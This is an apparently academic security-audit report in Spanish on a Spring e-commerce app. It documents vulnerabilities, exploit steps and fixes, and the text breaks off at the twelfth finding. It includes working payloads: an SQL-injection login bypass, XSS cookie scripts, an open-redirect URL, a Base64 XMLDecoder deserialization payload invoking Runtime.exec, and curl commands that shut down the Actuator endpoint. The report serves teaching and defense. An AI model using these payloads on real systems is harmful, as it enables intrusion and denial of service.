SEGURIDAD DE APLICACIONES

Integrantes: Axel Valladares Pazó, Alexis Bernárdez Hermida y Nuria Codesido Iglesias.

Vulnerabilidades encontradas..... 2
1. SQL-i..... 2
2. XSS..... 3
3. Validación de datos de entrada..... 4
4. Transmisión de información en claro..... 5
5. Control de acceso: Redirecciones..... 7
6. Control de acceso: Escalado horizontal..... 8
7. Deserialización insegura..... 9
8. Vulnerabilidad en la autenticación..... 13
9. Fuga de información de Spring Actuator..... 15
10. Manejo de la sesión: fijación de la sesión..... 17
11. Vulnerabilidad en la autenticación..... 18
12. Vulnerabilidad en el control de acceso..... 19
13. Logs insuficientes..... 19
14. Librerías de terceros..... 20
15. Vulnerabilidades en el control de acceso (III)..... 22
16. Vulnerabilidad en la validación de datos..... 23

Vulnerabilidades encontradas

1. SQL-i

Vulnerabilidad	Inyección de código SQL
CWE	CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
Consecuencias	Cualquier usuario se puede autenticar sin necesidad de conocer la contraseña. Para explotar la vulnerabilidad tan sólo es necesario conocer el correo del usuario.
Localización	UserService.java, Linea 68: User user = userRepository.findByEmailAndPassword(email, BCrypt.hashpw(clearPassword,SALT)) UserRepository.java, Función findByEmailAndPassword. En la línea 33 se inyecta en la LOGIN_QUERY a la hora de crear la Query con la función “createQuery”, la cual es alterada por el SQL Inyection.
Exploit(s)	1. Accedemos al formulario de login de la página web. 2. En el inspector de código alteramos los campos de type y data-validation de “email” a “text” <input class="form-control" id="email" name="email" placeholder="Enter email" data-validation-error-msg-container="#input-email-error" data-validation-error-msg="The email address is invalid" value="avp@gmail.com" type="text" data-validation-current-error="The email address is invalid" style="" data-validation="text"> 3. En el campo de email, añadir un email de usuario existente y añadir la sentencia 'OR '1'='1' AND u.password='any 4. Añadir una contraseña al azar

Solución	En UserRepository.java, debemos cambiar la linea de LOGIN_QUERY por una que introduzca los parametros de email y de contraseña de la forma: "SELECT u FROM User u WHERE u.email = :email AND u.password = :password";
	Además, deberemos cambiar la función findByEmailAndPassword eliminando la línea: Query query = entityManager.createQuery(MessageFormat.format(LOGIN_QUERY, email, password));
	y añadiendo las siguientes:
	`Query query = entityManager.createQuery(LOGIN_QUERY);`
	`query.setParameter("email", email);`
	`query.setParameter("password", password);`
	Con esto, conseguimos hacer uso de consultas parametrizadas en lugar de concatenar valores directamente dentro de las consultas.

Otra información	La vulnerabilidad ha sido encontrada de forma manual mediante el uso de las herramientas de desarrollador y Visual Studio Code.

2. XSS

Vulnerabilidad	Cross-site Scripting (XSS)
CWE	CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
Consecuencias	Es posible insertar código *javascript* a través de la publicación de un comentario en la sección de *reviews* de los productos y también a través de peticiones POST en el login.
Localización	Caso 1: ProductService.java: función “comment” Caso 2: UserController.java: función doLogin
Exploit(s)	Caso 1: 1. Iniciamos la sesión en la cuenta de un usuario de forma normal. 2. Accedemos a la pestaña *Orders* del usuario, en la que se almacenan las compras. 3. Le damos al botón *Rate*, en donde se pueden realizar comentarios acerca del producto. 4. Ponemos un comentario incluyendo en el campo de texto el siguiente código JavaScript: *<script>alert(document.cookie)</script>* —---------- Caso 2: 1. Ponemos en la barra de tareas la siguiente dirección: http://localhost:8888/login?email=<script>elcontenidoquequeramos</script> y actualizamos la página. 2. Iniciamos sesión de forma normal y finalmente, salta el script.

Solución	Para evitar que se ejecuten scripts a través de la caja de texto de las *reviews*, se debe sanitizar el texto que se escribe en la caja de texto. Para ello, se ponen las siguientes líneas en la función *comment* de ProductService:
	`String sanitizedText = text.replaceAll("<[^>]*>", ""); // Elimina las etiquetas HTML`
	`sanitizedText = sanitizedText.replaceAll("[^\\x00-\\x7F]", ""); // Elimina caracteres no ASCII (opcional)`
	`comment.setText(sanitizedText);`
	En el caso de las peticiones POST a través del login, también se sanitiza la entrada de email puesto que la de contraseña se encripta en la función *doLogin* de UserController:
	`String sanitizedText = loginForm.getEmail().replaceAll("<[^>]*>", ""); // Elimina las etiquetas HTML`
	`sanitizedText = sanitizedText.replaceAll("[^\\x00-\\x7F]", ""); // Elimina caracteres no ASCII (opcional)`
	`user = userService.login(sanitizedText, loginForm.getPassword());`

Otra información	La vulnerabilidad ha sido encontrada tanto de forma automática con la herramienta OWASP ZAP como de forma manual.

3. Validación de datos de entrada

Vulnerabilidad	Validación de datos de entrada
CWE	CWE-20: Improper Input Validation CWE-1287: Improper Validation of Specified Type of Input CWE-434: Unrestricted Upload of File with Dangerous Type
Consecuencias	El formato de email solamente se comprueba en el navegador, pudiendo alterar este código y cambiarlo a texto plano, enviando cualquier cadena de caracteres al backend y este no comprueba el formato de la string que le llega, llamando a la función que comprueba en la BD los datos, pudiendo llegar a colapsar la BD por no filtrar los emails mal formados o pudiendo inyectar código. También se puede encontrar esta vulnerabilidad en el perfil del usuario, ya que a la hora de subir una imagen como foto de perfil, se puede subir cualquier tipo de archivo.
Localización	UserService.java : Función “login”, función “update” Profile.html
Exploit(s)	1. Accedemos al formulario de login de la página web. 2. En el inspector de código alteramos los campos de type y data-validation de “email” a “text” <input class="form-control" id="email" name="email" placeholder="Enter email" data-validation-error-msg-container="#input-email-error" data-validation-error-msg="The email address is invalid" value="avp@gmail.com" type="text" data-validation-current-error="The email address is invalid" style="" data-validation="text"> 3. Enviar cualquier cadena de caracteres en el email y enviar la solicitud. 4. El servidor comprueba si el email enviado está en la base de datos, sin comprobar el formato del mismo. ---------- 1. Accedemos con un usuario a través del login. 2. Nos dirigimos al perfil de usuario. 3. Le damos al botón *Upload File* en el perfil. 4. Podemos subir cualquier tipo de archivo, pudiendo introducir código malicioso.

Solución	Añadir una comprobación en UserService.java en la función login para que compruebe mediante una expresión regular el formato del string email que le llega.
	`if (!isValidEmail(email)) {`
	`throw exceptionGenerationUtils.toAuthenticationException(Constants.AUTH_INVALID_EMAIL_FORMAT_MESSAGE, email);`
	`}`

```
private boolean isValidEmail(String email) {
        String emailRegex =
"^[A-Za-z0-9._%+-]+@[A-Za-z0-9.-]+\\.[A-Za-z]{2,}$";
        return email != null &&
email.matches(emailRegex);
    }
```

En el fichero Constants.java añadimos:

```
   public static final String
AUTH_INVALID_EMAIL_FORMAT_MESSAGE =
"auth.invalid.format";
```

y en mensajes.properties:

```
auth.invalid.format=Correo mal formado
```

De esta forma, evitamos que pase a la base de datos cualquier petición de búsqueda de cadena que no sea del formato exacto de un email y enviamos un mensaje de error de formato a la página web, que se presentará por pantalla.

En el Profile.html hay que añadir la línea accept="formatos aceptados".

```
<input type="file" class="form-control-file" id="image" name="image"
        th:field="*{image}"
        th:errorclass="error"
        data-validation-error-msg-container="#input-image-error"
        th:attr="data-validation-error-msg=#{profile.input.image.validation}"
        aria-describedby="imageHelp"
        accept="image/*"
        onchange="validateImage(this)">
```

En el UserController hay que hacer una comprobación del tipo de archivo que se sube. En caso de que no sea uno de los aceptados, se muestra un error indicando los formatos aceptados. Con esto se añade seguridad ya que el html se puede modificar desde las herramientas de desarrollador.

```
MultipartFile imagen;
String imageType = userProfileForm.getImage().getContentType() != null ? userProfileForm.getImage().getContentType() : null;
assert imageType != null;
if (imageType.equals(anObject:"image/jpg") || imageType.equals(anObject:"image/png") || imageType.equals(anObject:"image/jpeg")
    imagen = userProfileForm.getImage() != null ? userProfileForm.getImage() : null;
} else {
    throw new InputValidationException(message:"La imagen debe ser PNG, JPG, JPEG o GIF.");
}
user = userService.create(userProfileForm.getName(), userProfileForm.getEmail(),
        userProfileForm.getPassword(), userProfileForm.getAddress(),
        imagen != null ? imagen.getOriginalFilename() : null,
        imagen != null ? imagen.getBytes() : null);
```

Otra información	

4. Transmisión de información en claro

Vulnerabilidad	Transmisión de información en claro
CWE	CWE-319: Cleartext Transmission of Sensitive Information
Consecuencias	Envío de información sensible o crítica a nivel de seguridad como correo y contraseña, números de tarjeta de crédito y CVV en texto plano sin cifrar.
Localización	A lo largo de la aplicación se encontró que todos los paquetes se envían sin ningún tipo de cifrado.
Exploit(s)	Cuando un usuario quiere comprar un producto, loguearse, comprobar su historial de compras, etc, se envían las peticiones sin ningún tipo de cifrado, pudiendo capturar los paquetes por un atacante y ser capaz de recopilar información sensible como podría ser el caso de números de tarjetas de crédito, contraseñas…

Solución	La forma más correcta de solucionarlo sería la sustitución del protocolo HTTP por HTTPs, consiguiendo así cifrar todos los paquetes entre cliente y servidor. Para ello, se creó un certificado HTTPs con la herramienta “keytool” de linux, consiguiendo un archivo denominado keystore.p12 donde se aloja el certificado.
	En el archivo application.properties se cambiaron las lineas de server.port de 8888 a 8443 y se añadieron las líneas:
	`server.ssl.key-store-type=PKCS12`
	`server.ssl.key-store=classpath:keystore.p12`
	`server.ssl.key-store-password=claveSecreta`
	`server.ssl.key-alias=certificadoHTTPS`
	
	Además, se creó un archivo de configuración que realiza un redireccionamiento cada vez que un cliente quiera acceder a la url de la aplicación a través del puerto 8888 (puerto del HTTP) para que sea redireccionado al puerto 8443 (puerto del HTTPs) y siempre se utilice el protocolo HTTPs:
	`@Configuration`
	`public class HttpsRedirectConfig {`

```
    @Bean
    public
WebServerFactoryCustomizer<TomcatServletWebServerFactor
y> servletContainer() {
        return factory -> {

factory.addAdditionalTomcatConnectors(httpToHttpsRedire
ctConnector());


factory.addContextCustomizers(this::configureSecurityCo
nstraints);
        };
    }


    private void configureSecurityConstraints(Context
context) {
        SecurityConstraint securityConstraint = new
SecurityConstraint();

securityConstraint.setUserConstraint("CONFIDENTIAL");
        SecurityCollection collection = new
SecurityCollection();
        collection.addPattern("/*");
        securityConstraint.addCollection(collection);
        context.addConstraint(securityConstraint);
    }

    private Connector httpToHttpsRedirectConnector() {
        Connector connector = new
Connector(TomcatServletWebServerFactory.DEFAULT_PROTOCO
L);
        connector.setScheme("http");
        connector.setPort(8888);
        connector.setSecure(false);
        connector.setRedirectPort(8443);
        return connector;
    }
}
```

Otra información	

5. Vulnerabilidad en el control de acceso (I): Redirecciones


Vulnerabilidad	Redirecciones abiertas (*Open Redirects*)
CWE	CWE-601: URL Redirection to Untrusted Site ('Open Redirect')
Consecuencias	Redirecciones a páginas potencialmente peligrosas con la intención de realizar *phishing*, es decir, robar datos del usuario.
Localización	UserController.java: función doLogin. Líneas 157 a 159.
Exploit(s)	1. Nos dirigimos a la página de login. 2. En la barra de direcciones, concatenamos junto a /login el siguiente parámetro: ?next=https://lapaginaalaquequieroentrar.com/ y nos dirigimos a la página de login con ese parámetro accionado. 3. El siguiente usuario que entre, pondrá sus datos utilizando el *modus operandi* normal pero una vez haya iniciado sesión, será redirigido a una página potencialmente peligrosa.

Solución	Para evitar redirecciones no deseadas, en el UserController se comprueba que la dirección establecida en el parámetro next empiece por http://localhost:8888/ . Esto propicia que una vez se haya iniciado sesión, el usuario **siempre** será redirigido a una página dentro del dominio localhost:8888 o a la página de inicio.
	`if (next != null && next.trim().length() > 0 && next.startsWith(prefix:"http://localhost:8888/")) {`
	`  return Constants.SEND_REDIRECT + next;`
	`}`

Otra información	Esta vulnerabilidad ha sido encontrada de forma manual, mediante el uso del parámetro “next”.

6. Vulnerabilidad en el control de acceso (II): Escalado horizontal

Vulnerabilidad	Escalado Horizontal (Horizontal Privilege Escalation)
CWE	CWE-639: Authorization Bypass Through User-Controlled Key
Consecuencias	El atacante puede cambiar el “*id*” de la compra en la barra de direcciones y acceder a una compra que no sea suya, pudiendo revelar datos sensibles del usuario afectado.
Localización	OrderController.java (línea 68): función doGetOrderPage.
Exploit(s)	1. Iniciar sesión con un usuario. 2. Acceder a la pestaña “*Orders*”. 3. Cambiar el parámetro “id” en la barra de direcciones. 4. Se observa que se ha accedido a la compra de otro usuario.
Solución	En la función doGetOrderPage, es necesario crear una lista con todas las *orders* realizadas por un usuario para posteriormente, obtener la *order* a través del id proporcionado. Una vez obtenidas la lista de *orders* y la id de *order*, se realiza una comprobación de si esa *order* está en la lista de usuarios y si está se muestra sino no. El código para implementar la solución es el siguiente:

	
	`@GetMapping(Constants.ORDER_ENDPOINT)`
	`public String doGetOrderPage(@SessionAttribute(Constants.USER_SESSION) User user,`
	`@PathVariable() Long id,`
	`Model model,`
	`Locale locale) {`
	`try{`
	`List <Order> listaOrdenes = orderService.findByUserById(user.getUserId());`
	`Order orden = orderService.findById(id) != null ? orderService.findById(id) : null;`
	`if (orden != null){`
	`if (listaOrdenes.contains(orden)) {`
	`model.addAttribute(Constants.ORDER, orden);`
	`}`
	`}`
	`} catch (InstanceNotFoundException ex) {`
	`return errorHandlingUtils.handleInstanceNotFoundException(ex, model, locale);`
	`}`
	`return Constants.ORDER_PAGE;`
	`}`

Otra información	Esta vulnerabilidad ha sido encontrada de forma manual, mediante el cambio del parámetro "*id*" proporcionado en la propia url.

7. Deserialización insegura

Vulnerabilidad	Deserialización insegura
CWE	CWE-502: Deserialization of Untrusted Data
Consecuencias	Como consecuencia, la aplicación puede deserializar objetos que incluyan código malicioso, lo que permite al atacante realizar operaciones no autorizadas.
Localización	AutoLoginInterceptor.java (línea 39-40). UserController.java (function: doLogin)

Exploit(s)	1. Iniciar sesión con un usuario y activar "Remember me in this computer".
	2. A continuación, se accede a la sección application de las herramientas de desarrolladores y se visualiza que al loguearse se genera una nueva cookie: user-info. Esta cookie está codificada en Base64.
	3. Se decodifica a XML y se modifica el código para inyectar el payload malicioso.
	`<?xml version="1.0" encoding="UTF-8"?>`
	`<java version="1.8.0_102" class="java.beans.XMLDecoder">`
	`<object class="java.lang.Runtime" method="getRuntime">`
	`<void method="exec">`
	`<array class="java.lang.String" length="1">`
	`<void index="0">`
	`<string>C:\Users\nuria\AppData\Local\Microsoft\WindowsApps\Spotify.exe</string>`
	`</void>`
	`</array>`
	`</void>`
	`</object>`
	`</java>`

4. Se vuelve a codificar a Base64 y se modifica el valor de la cookie: userInfo.

PD94bWwgdmVyc2lvbj0iMS4wIiBlbmNvZGluZz0iVVRGLTgiPz4KPGphdmEgd
mVyc2lvbj0iMjEuMC40IiBjbGFzcz0iamF2YS5iZWFucy5YTUxEZWNvZGVyIj4K
IDxvYmplY3QgY2xhc3M9ImphdmEubGFuZy5SdW50aW1lIiBtZXRob2Q9ImdId
FJ1bnRpbWUiPgogIDx2b2lkIG1ldGhvZD0iZXhlYyI+CiAgIDxhcnJheSBjbGFzcz
0iamF2YS5sYW5nLlN0cmluZyIgbGVuZ3RoPSIxIj4KICAgIDx2b2lkIGluZGV4P
SIwIj4KICAgICA8c3RyaW5nPkM6XFVzZXJzXG51cmlhXEFwcERhdGFcTG9jY
WxcTWljcm9zb2Z0XFdpbmRvd3NBcHBzXFNwb3RpZnkuZXhlPC9zdHJpbmc+
CiAgICA8L3ZvaWQ+CiAgIDwvYXJyYXk+CiAgPC92b2lkPgogPC9vYmplY3Q+
CjwvamF2YT4=

5. Una vez establecido el nuevo valor de la cookie,se recarga la página.

Solución

Las técnicas utilizadas para esta vulnerabilidad incluyen firmas digitales y validaciones de tipo. Cada token JWT generado en el proceso de inicio de sesión, está firmado con una clave secreta. Además, en el *AutoLoginInterceptor*, se llevan a cabo validaciones de tipo al extraer los datos del token JWT, asegurando que estos se verifiquen antes de crear el objeto user.

En primer lugar, se agrega la dependencia de JWT en el archivo *pom.xml*, para asegurar el uso de la biblioteca JWT.

```
  <dependency>
            <groupId>io.jsonwebtoken</groupId>
                <artifactId>jjwt</artifactId>
                <version>0.9.1</version>
   </dependency>
```

En **UserController**, en la función *doLogin* se cambia la forma de serializar la cookie con XML por la generación de un token JWT.

```
   @PostMapping(Constants.LOGIN_ENDPOINT)
     public String doLogin(@Valid @ModelAttribute LoginForm loginForm,
             BindingResult result,
             @RequestParam(value = Constants.NEXT_PAGE, required =
false) String next,
             HttpSession session,
             HttpServletResponse response,
             Locale locale,
             Model model) {
        if (result.hasErrors()) {
             errorHandlingUtils.handleInvalidFormError(result,
                     Constants.AUTH_INVALID_USER_OR_PASSWORD_MESSAGE,
model, locale);
             return Constants.LOGIN_PAGE;
         }
         User user;
         try {
             user = userService.login(loginForm.getEmail(),
loginForm.getPassword());
             session.setAttribute(Constants.USER_SESSION, user);
```

```
            if (logger.isDebugEnabled()) {
                logger.debug(MessageFormat.format("User {0} logged
in", user.getEmail()));
            }
            if (loginForm.getRememberMe() != null &&
loginForm.getRememberMe()) {

                String jwt = Jwts.builder()
                        .setSubject("UserInfo")
                        .claim("email", user.getEmail())
                        .signWith(SignatureAlgorithm.HS256, secretKey)
// Usar clave secreta
                        .compact();
                Cookie userCookie = new
Cookie(Constants.PERSISTENT_USER_COOKIE, jwt);
                userCookie.setMaxAge(604800); // 1 week
                response.addCookie(userCookie);
            }
        } catch (AuthenticationException ex) {
            if (logger.isDebugEnabled()) {
                logger.debug(MessageFormat.format("User {0} not logged
in ", loginForm.getEmail()));
            }
            return
errorHandlingUtils.handleAuthenticationException(ex,
loginForm.getEmail(),
                    Constants.LOGIN_PAGE, model, locale);
        }
        if (next != null && next.trim().length() > 0) {
            return Constants.SEND_REDIRECT + next;
        }
        return Constants.SEND_REDIRECT + Constants.ROOT_ENDPOINT;
    }
```

Para asegurar la firma del JWT, se añade un parámetro llamado *secretkey* que se obtiene de las variables de entorno del sistema.

```
private final String secretKey = System.getenv("JWT_SECRET_KEY");
```

Por otro lado, en **AutoLoginInterceptor**, se agregan las siguientes importaciones:

```
import io.jsonwebtoken.Claims;
import io.jsonwebtoken.Jwts;
import io.jsonwebtoken.JwtException;
import org.slf4j.Logger;
import org.slf4j.LoggerFactory;
```

Se definen dos parámetros, uno para obtener la clave secreta que se utilizará posteriormente para verificar que el token JWT no ha sido modificado y otra variable que se utiliza para registrar errores.

```
   private final String secretKey = System.getenv("JWT_SECRET_KEY");
    private static final Logger logger =
LoggerFactory.getLogger(AutoLoginInterceptor.class);
```

A continuación, se agrega el método *validateJwt que* verifica la firma del token JWT generado en el proceso de inicio de sesión (*doLogin*) y extrae los datos que se han incluido, como el email del usuario.

```
private Claims validateJwt(String jwt) throws JwtException {
        return Jwts.parser()
                .setSigningKey(secretKey)
                .parseClaimsJws(jwt)
                .getBody();
    }
```

Por último, en la función *preHandle* se modifica para que, en lugar de leer y deserializar un XML, extraiga el token JWT de la cookie y realice su validación.

```
@Override
    public boolean preHandle(HttpServletRequest request,
HttpServletResponse response, Object handler)
            throws Exception {

        HttpSession session = request.getSession(true);
        if (session.getAttribute(Constants.USER_SESSION) != null ||
request.getCookies() == null) {
            return true;
        }
        for (Cookie c : request.getCookies()) {
            if (Constants.PERSISTENT_USER_COOKIE.equals(c.getName())) {
                String jwt = c.getValue();
                if (jwt == null) {
                    continue;
                }
                try {
                    Claims claims = validateJwt(jwt);
                    String email = claims.get("email", String.class);
                    if (!"UserInfo".equals(claims.getSubject())) {
                        throw new SecurityException("Invalid object
type");
                    }
                    User user = userService.findByEmail(email);
                    if (user != null) {
                        session.setAttribute(Constants.USER_SESSION,
user);
                    }
                } catch (JwtException e) {
                    logger.warn("Invalid JWT token");

response.sendError(HttpServletResponse.SC_UNAUTHORIZED, "Invalid
token");
                    return false;
                }
            }
        }
        return true;
    }
```

Otra información	La vulnerabilidad ha sido encontrada de forma manual mediante el uso de las herramientas de desarrollador y Visual Studio Code.

8. Vulnerabilidad en la autenticación

Vulnerabilidad	Vulnerabilidad en la autenticación por SALT estático
CWE	CWE-760: Use of a One-Way Hash with a Predictable Salt
Consecuencias	Si un atacante averigua el contenido de la variable SALT, podrá romper la seguridad del almacenamiento de claves de Bcrypt al poder realizar los hashes con el SALT con el que están guardadas todas las contraseñas de la base de datos.
Localización	En el fichero UserService.java encontramos una variable SALT de forma estática. Se hace uso de esta variable en las funciones de : login, create y las dos changePassword, todas ellas en el fichero de UserService.java
Exploit(s)	Si un atacante se hiciera con el código fuente de la aplicación, podría observar el contenido de la variable SALT, con el cual podría hashear contraseñas añadiendo este SALT y descubrir las contraseñas originales de los usuarios, vulnerando así la seguridad de la aplicación.

Solución

Se optó por crear un SALT diferente para cada usuario, haciendo así que si un atacante consigue averiguar un SALT, no repercuta en la seguridad de toda la base de datos. Para ello, se realizó:

1. Se comentó la línea: `private static final String SALT = "$2a$10$MN0gK0ldpCgN9jx6r0VYQO";`
2. En la función login, se cambió la declaración de user a la de :

```
        User user =
userRepository.findByEmail(email);
```

y para evitar el uso del SALT estático, se añadió:

```
        if (user == null /*Para evitar el salt*/ ||
!BCrypt.checkpw(clearPassword,
user.getPassword())) {
            throw
exceptionGenerationUtils.toAuthenticationException
(Constants.AUTH_INVALID_PASSWORD_MESSAGE, email);
        }
        return user;
```

3. En la función create:

```
//PARA EVITAR USAR UN SALT ESTATICO
        String contrasenaHasheada =
BCrypt.hashpw(password,BCrypt.gensalt());
        User user = userRepository.create(new
User(name, email, contrasenaHasheada, address,
image));

        // COMENTADA PARA EVITAR EL USO DE SALT
ESTATICO
        //User user = userRepository.create(new
User(name, email, BCrypt.hashpw(password, SALT),
address, image));
        saveProfileImage(user.getUserId(), image,
imageContents);
        return user;
```

4. En las funciones de changePassword:
   1era función:

```
// PARA EVITAR USAR EL SALT ESTATICO
        if (!BCrypt.checkpw(oldPassword,
user.getPassword())) {
        //COMENTADO PARA EVITAR EL USO DE SALT
ESTATICO
        //if
(userRepository.findByEmailAndPassword(user.getEma
il(), BCrypt.hashpw(oldPassword, SALT)) == null) {
```

```
            throw
exceptionGenerationUtils.toAuthenticationException
(Constants.AUTH_INVALID_PASSWORD_MESSAGE,
                    id.toString());
        }
        // PARA EVITAR USAR EL SALT ESTATICO
        user.setPassword(BCrypt.hashpw(password,
BCrypt.gensalt()));

        // COMENTADO PARA EVITAR EL USO DE SALT
ESTATICO
        //user.setPassword(BCrypt.hashpw(password,
SALT));
        return userRepository.update(user);
```

2a función:

```
// PARA EVITAR USAR EL SALT ESTATICO
        user.setPassword(BCrypt.hashpw(password,
BCrypt.gensalt()));

        // COMENTADO PARA EVITAR EL USO DE SALT
ESTATICO
        //user.setPassword(BCrypt.hashpw(password,
SALT));
        user.setResetPasswordToken(null);
        return userRepository.update(user);
```

Otra información	Esta vulnerabilidad se ha encontrado observando el código fuente de la aplicación.

9. Fuga de información de Spring Actuator

Vulnerabilidad	Fuga de información de Spring Actuator (Vulnerabilidad en la configuración)
CWE	CWE-306: Missing Authentication for Critical Function
Consecuencias	Debido a la configuración de la aplicación en el archivo application.properties, se está exponiendo todos los endpoints de Spring Actuator, por lo que cualquiera está expuesto públicamente, y, por ejemplo, gracias al endpoint “shutdown”, un atacante podría apagar la aplicación en el momento que él quiera.

Localización	En el archivo application.properties, al final de todo en las líneas :
	`management.endpoints.web.exposure.include=*`
	`management.endpoint.shutdown.enabled=true`

Exploit(s)	El atacante puede hacer una solicitud GET o POST a través de postman, curl o directamente el url del navegador de la forma: curl -X GET http://localhost:8888/actuator/metrics para obtener las métricas de nuestra aplicación, o incluso curl -X POST http://localhost:8888/actuator/shutdown para apagar nuestro servidor y obligando a volver a levantarlo, haciendo que si esto se hace mediante un script, pueda denegar el servicio a la página web debido a que está apagando el servidor cada vez que se levanta.

Solución	Debemos restringir los endpoints más críticos utilizando un sistema de autentificación, y dejar sin autenticación los endpoints menos críticos, como por ejemplo de estado de la aplicación como “health” y de información, como “info”. Para proteger los endpoints, podemos utilizar la autenticación añadiendo Spring Security en el pom.xml :
	`<dependency>`
	`<groupId>org.springframework.boot</groupId>`
	`<artifactId>spring-boot-starter-security</artifactId>`
	`</dependency>`
	Para configurar la seguridad de los endpoints, creamos el archivo SecurityConfig.java y añadimos lo siguiente
	`@Bean`
	`public SecurityFilterChain securityFilterChain(HttpSecurity http) throws Exception {`
	`http`
	`.authorizeHttpRequests(authz -> authz`
	`.requestMatchers("/actuator/health", "/actuator/info").permitAll()`
	`.requestMatchers("/actuator/**").authenticated()`
	`.anyRequest().permitAll())`
	`.httpBasic()`
	`.and()`
	`.csrf().disable();`
	`return http.build();`

```
    }
@Bean
public UserDetailsService userDetailsService() {

    return new InMemoryUserDetailsManager(
            User.withDefaultPasswordEncoder()
                    .username("admin")
                    .password("password")
                    .roles("ACTUATOR")
                    .build());
}
```

Además, debemos deshabilitar el endpoint de “shutdown” para evitar que alguien que conozca las credenciales pueda apagar el servidor y llegar a poder generar un ataque de denegación de servicio:

```
management.endpoint.shutdown.enabled=false
```

Otra información	Esta vulnerabilidad ha sido encontrada gracias al uso de la aplicación ZAP.

10. Manejo de la sesión: fijación de la sesión.

Vulnerabilidad	Manejo de la sesión: fijación de la sesión
CWE	CWE-384: Session Fixation
Consecuencias	Si el usuario quiere acceder a su cuenta y accede a través de un enlace proporcionado por el atacante con una cookie de sesión asignada, el atacante puede acceder a la cuenta del usuario sin escribir las credenciales.
Localización	application.properties
Exploit(s)	Es importante mencionar que hay que deshabilitar las cookies del navegador. 1. El atacante obtiene una ID de sesión a través de las herramientas de desarrollador al acceder a la página web. 2. El atacante le proporciona al usuario un enlace del estilo: http://localhost:8888/login;jsessionid=numerodecookie con la cookie generado por el atacante. 3. El usuario accede a la URL e introduce sus credenciales. 4. Una vez el usuario ha accedido a su cuenta, el atacante actualiza la página. 5. El atacante tiene acceso completo a la cuenta.
Solución	En userController.java. En las funciones doLogin y doRegister, realizamos los siguientes cambios, para que al hacer cualquiera de estas operaciones la cookie cambie.

```java
@PostMapping(Constants.LOGIN_ENDPOINT)
public String doLogin(@Valid @ModelAttribute LoginForm loginForm,
        BindingResult result,
        @RequestParam(value = Constants.NEXT_PAGE, required = false) String next,
        HttpSession session,
        HttpServletResponse response,
        Locale locale,
        Model model, HttpServletRequest request) {
    if (result.hasErrors()) {
        errorHandlingUtils.handleInvalidFormError(result,
                Constants.AUTH_INVALID_USER_OR_PASSWORD_MESSAGE, model, locale);
        return Constants.LOGIN_PAGE;
    }
    User user;
    try {
        /* vulnerabilidad - xss */
        // Elimina las etiquetas html
        String sanitizedText = loginForm.getEmail().replaceAll(regex:"<[^>]*>", replacement:"");
        /* vulnerabilidad - fijacion sesion */
        request.changeSessionId();
        user = userService.login(sanitizedText, loginForm.getPassword());
```

```java
@PostMapping(Constants.REGISTRATION_ENDPOINT)
public String doRegister(@Valid @ModelAttribute(Constants.USER_PROFILE_FORM) UserProfileForm userProfileForm,
        BindingResult result,
        RedirectAttributes redirectAttributes,
        HttpSession session,
        Locale locale,
        Model model, HttpServletRequest request) {
    if (result.hasErrors()) {
        errorHandlingUtils.handleInvalidFormError(result,
                Constants.REGISTRATION_INVALID_PARAMS_MESSAGE, model, locale);
        return Constants.USER_PROFILE_PAGE;
    }
    User user;
    try {
        /* vulnerabilidad -Validación de datos de entrada */
        MultipartFile imagen;
        String imageType = userProfileForm.getImage().getContentType() != null
                ? userProfileForm.getImage().getContentType()
                : null;
        assert imageType != null;
        if (imageType.equals(anObject:"image/jpg") || imageType.equals(anObject:"image/png") || imageType.equals(anObject:"image/jpeg")
                || imageType.equals(anObject:"image/gif")) {
            imagen = userProfileForm.getImage() != null ? userProfileForm.getImage() : null;
        } else {
            throw new InputValidationException(message:"La imagen debe ser PNG, JPG, JPEG o GIF.");
        }

        user = userService.create(userProfileForm.getName(), userProfileForm.getEmail(),
                userProfileForm.getPassword(), userProfileForm.getAddress(),
                imagen != null ? imagen.getOriginalFilename() : null,
                imagen != null ? imagen.getBytes() : null);
        if (logger.isDebugEnabled()) {
            logger.debug(
                    MessageFormat.format(pattern:"User {0} with name {1} registered", user.getEmail(), user.getName()));
        }
        /* vulnerabilidad - fijacion sesion */
        request.changeSessionId();
```

Otra información	Vulnerabilidad encontrada manualmente.

11. Vulnerabilidad en la autenticación

Vulnerabilidad	Vulnerabilidad en la autenticación
CWE	CWE-204: Observable Response Discrepancy
Consecuencias	Al intentar loguearte, si se escribe bien el correo pero mal la contraseña, el mensaje de error es : “Invalid password for user {0}”, lo cual da a entender a un atacante de que el usuario insertado es correcto, facilitando un ataque de fuerza bruta a la contraseña.

Localización	En message.properties, los mensajes de error son :
	`auth.invalid.user=User {0} does not exist`
	`auth.invalid.password=Invalid password for user {0}`

Exploit(s)	En la pestaña de login, a la hora de insertar el correo y la contraseña, si el correo es uno que exista en la base de datos de la aplicación pero la contraseña no se corresponde con ese correo, el mensaje de error dado por la página es la de que la contraseña es errónea para el usuario dado.

Solución	Cambiar los mensajes de aviso por unos que no sean tan explicativos:
	`auth.invalid.user=Usuario o contraseña no validos`
	`auth.invalid.password=Usuario o contraseña no validos`

Otra información	Se ha localizado este error observando un inicio de sesión incorrecto a la hora de insertar una contraseña incorrecta.

12. Vulnerabilidad en el control de acceso (III)

Vulnerabilidad	Control de Acceso Incorrecto
CWE	CWE-284: Improper Access Control.

Vulnerabilidad	Control de Acceso Incorrecto
Consecuencias	La incorrecta configuración del control de acceso permite que usuarios no autenticados accedan a recursos sensibles de la aplicación, como archivos de logs.
